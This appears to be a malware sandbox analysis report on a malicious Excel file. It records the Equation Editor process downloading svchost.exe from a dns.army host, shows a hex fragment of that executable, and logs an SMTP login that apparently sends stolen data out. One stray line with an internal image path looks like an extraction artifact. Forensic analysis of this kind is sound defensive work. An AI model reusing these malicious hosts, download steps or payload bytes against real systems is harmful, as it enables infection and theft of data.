Apr 8, 2021 12:40:41.192884922 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.192965031 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.193018913 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.193031073 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.457707882 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.457740068 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.457756042 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.457789898 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.457804918 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.458470106 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.458514929 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.458534956 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.458549976 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.458587885 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.458626032 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.458642006 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.458681107 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.458715916 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.458754063 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.722701073 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.722740889 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.722754002 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.722798109 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.722836971 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.722876072 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.722902060 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.722930908 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.722978115 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.722994089 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.723030090 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.723042011 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.723053932 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.723120928 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.723140001 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.723156929 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.723208904 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.723251104 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.723323107 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.723364115 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.723419905 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.723467112 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.723483086 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.723522902 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.726373911 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.726469040 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.726545095 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.726555109 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.726587057 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.729671955 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.987312078 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.987360001 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.987416029 CEST	80	49166	103.153.76.181	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:40:41.987473965 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.987494946 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.987497091 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.987536907 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.987571001 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.987612009 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.987612963 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.987637043 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.987649918 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.987719059 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.987725973 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.987749100 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.987772942 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.987787962 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.987818003 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.987860918 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.987876892 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.987904072 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.987915993 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.987927914 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.987941027 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.987960100 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.988029957 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.988069057 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.988095045 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.988133907 CEST	49166	80	192.168.2.22	103.153.76.181

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:40:40.008225918 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 8, 2021 12:40:40.029531002 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 8, 2021 12:40:40.576376915 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 8, 2021 12:40:40.608587980 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 8, 2021 12:40:40.608848095 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 8, 2021 12:40:40.658679008 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 8, 2021 12:42:19.710062981 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 8, 2021 12:42:19.829515934 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 8, 2021 12:42:19.830061913 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 8, 2021 12:42:19.874183893 CEST	53	52838	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 12:40:40.008225918 CEST	192.168.2.22	8.8.8.8	0xcde3	Standard query (0)	is.gd	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:40.576376915 CEST	192.168.2.22	8.8.8.8	0xfa3d	Standard query (0)	wsdysuresbonescagegp.dns.army	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:40.608848095 CEST	192.168.2.22	8.8.8.8	0xfa3d	Standard query (0)	wsdysuresbonescagegp.dns.army	A (IP address)	IN (0x0001)
Apr 8, 2021 12:42:19.710062981 CEST	192.168.2.22	8.8.8.8	0xc1d2	Standard query (0)	smtp.lpsinvest.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:42:19.830061913 CEST	192.168.2.22	8.8.8.8	0xc1d2	Standard query (0)	smtp.lpsinvest.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 12:40:40.029531002 CEST	8.8.8.8	192.168.2.22	0xcde3	No error (0)	is.gd		104.25.234.53	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:40.029531002 CEST	8.8.8.8	192.168.2.22	0xcde3	No error (0)	is.gd		172.67.83.132	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 12:40:40.029531002 CEST	8.8.8.8	192.168.2.22	0xcde3	No error (0)	is.gd		104.25.233.53	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:40.608587980 CEST	8.8.8.8	192.168.2.22	0xfa3d	No error (0)	wsdysuresb onescagegp .dns.army		103.153.76.181	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:40.658679008 CEST	8.8.8.8	192.168.2.22	0xfa3d	No error (0)	wsdysuresb onescagegp .dns.army		103.153.76.181	A (IP address)	IN (0x0001)
Apr 8, 2021 12:42:19.829515934 CEST	8.8.8.8	192.168.2.22	0xc1d2	No error (0)	smtp.lpsin vest.com		5.10.29.169	A (IP address)	IN (0x0001)
Apr 8, 2021 12:42:19.874183893 CEST	8.8.8.8	192.168.2.22	0xc1d2	No error (0)	smtp.lpsin vest.com		5.10.29.169	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- wsdysuresbonescagegp.dns.army

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49166	103.153.76.181	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Apr 8, 2021 12:40:40.925806999 CEST</td><td>5</td><td>OUT</td><td>GET /documenpt/svchost.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Connection: Keep-Alive
Host: wsdysuresbonescagegp.dns.army</td></tr>
<tr><td>Apr 8, 2021 12:40:41.192792892 CEST</td><td>7</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Thu, 08 Apr 2021 10:40:38 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.2.34
Last-Modified: Thu, 08 Apr 2021 07:36:25 GMT
ETag: "dde00-5bf711ad4360e"
Accept-Ranges: bytes
Content-Length: 908800
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 79 b2 6e 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 96 0a 00 00 46 03 00 00 00 00 00 9a b4 0a 00 00 20 00 00 00 c0 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 48 b4 0a 00 4f 00 00 00 00 c0 0a 00 34 42 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0e 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 a0 94 0a 00 00 20 00 00 00 96 0a 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 34 42 03 00 00 c0 0a 00 00 44 03 00 00 98 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 0e 00 00 02 00 00 00 dc 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7c b4 0a 00 00 00 00 00 48 00 00 00 02 00 05 00 80 3f 00 00 60 48 00 00 03 00 00 00 01 00 00 06 e0 87 00 00 68 2c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 00 28 1f 00 00 0a 28 20 00 00 0a 00 de 02 00 dc 00 28 07 00 00 06 02 6f 21 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 22 00 00 0a 00 02 16 28 23 00 00 0a 00 02 17 28 24 00 00 0a 00 02 17 28 25 00 00 0a 00 02 16 28 26 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f 6c 00 00 06 28 27 00 00 0a 00 2a 26 00 02 28 28 00 00 0a 00 2a ce 73 29 00 00 0a 80 01 00 00 04 73 2a 00 00 0a 80 02 00 00 04 73 2b 00 00 0a 80 03 00 00 04 73 2c 00 00 0a 80 04 00 00 04 73 2d 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 2e 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 2f 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 30 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 31 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 32 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 33 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 34 00 00 0a 6f 35 00 00 0a 73 36 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELyn`PF @ @@HO4B H.text `.rsrc4BD@@.reloc @B|H?`Hh,0(((o!*("(#($(%(&*N(ol('*&((*s)s*s+s,s-*0~o.+*0~o/+*0~o0+*0~o1+*0~o2+*0<~(3,!rp(4o5s6~+*0~</td></tr>
</table>

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 8, 2021 12:40:40.092001915 CEST	104.25.234.53	443	192.168.2.22	49165	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Jul 09 02:00:00 CEST 2020	Fri Jul 09 14:00:00 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Apr 8, 2021 12:42:19.971415997 CEST	587	49167	5.10.29.169	192.168.2.22	220 mail.elixir.eu.com
Apr 8, 2021 12:42:19.971946001 CEST	49167	587	192.168.2.22	5.10.29.169	EHLO 284992
Apr 8, 2021 12:42:20.005436897 CEST	587	49167	5.10.29.169	192.168.2.22	250-mail.elixir.eu.com Hello [185.32.222.8] 250-SIZE 31457280 250-AUTH LOGIN CRAM-MD5 250-STARTTLS 250-8BITMIME 250 OK
Apr 8, 2021 12:42:20.007747889 CEST	49167	587	192.168.2.22	5.10.29.169	AUTH login aGVsaW9AbHBzaW52ZXN0LmNvbQ==
Apr 8, 2021 12:42:20.040827036 CEST	587	49167	5.10.29.169	192.168.2.22	334 UGFzc3dvcmQ6
Apr 8, 2021 12:42:20.075006008 CEST	587	49167	5.10.29.169	192.168.2.22	235 Authentication successful
Apr 8, 2021 12:42:20.075788021 CEST	49167	587	192.168.2.22	5.10.29.169	MAIL FROM:<helio@lpsinvest.com>
Apr 8, 2021 12:42:20.109519958 CEST	587	49167	5.10.29.169	192.168.2.22	250 OK <helio@lpsinvest.com> Sender ok

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2184 Parent PID: 584

General

Start time:	12:39:42
Start date:	08/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fec0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEADD26B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEADD26B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEAD7FDDC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF6D3220D0DD4B6015.TMP	success or wait	1	7FEEAD8DEAD	unknown
C:\Users\user\AppData\Local\Temp\~DF03B47278DD660EA8.TMP	success or wait	1	7FEEAD8DEAD	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PAGO.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14010F526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PAGO.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14010F591	WriteFile
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d......,...........X....... ....L...........x... ....@...........l.......4..... ......`.......(...........T... ....H...........t....... <...........h.......0... ....\.......$...........P. ....|.......D........... p.......8......	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8..........	success or wait	1	7FEEAD7FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.......	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 a0 0e 00 00 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 f8 49 00 00 0f 00 00 00	.....x...I......	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.......	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
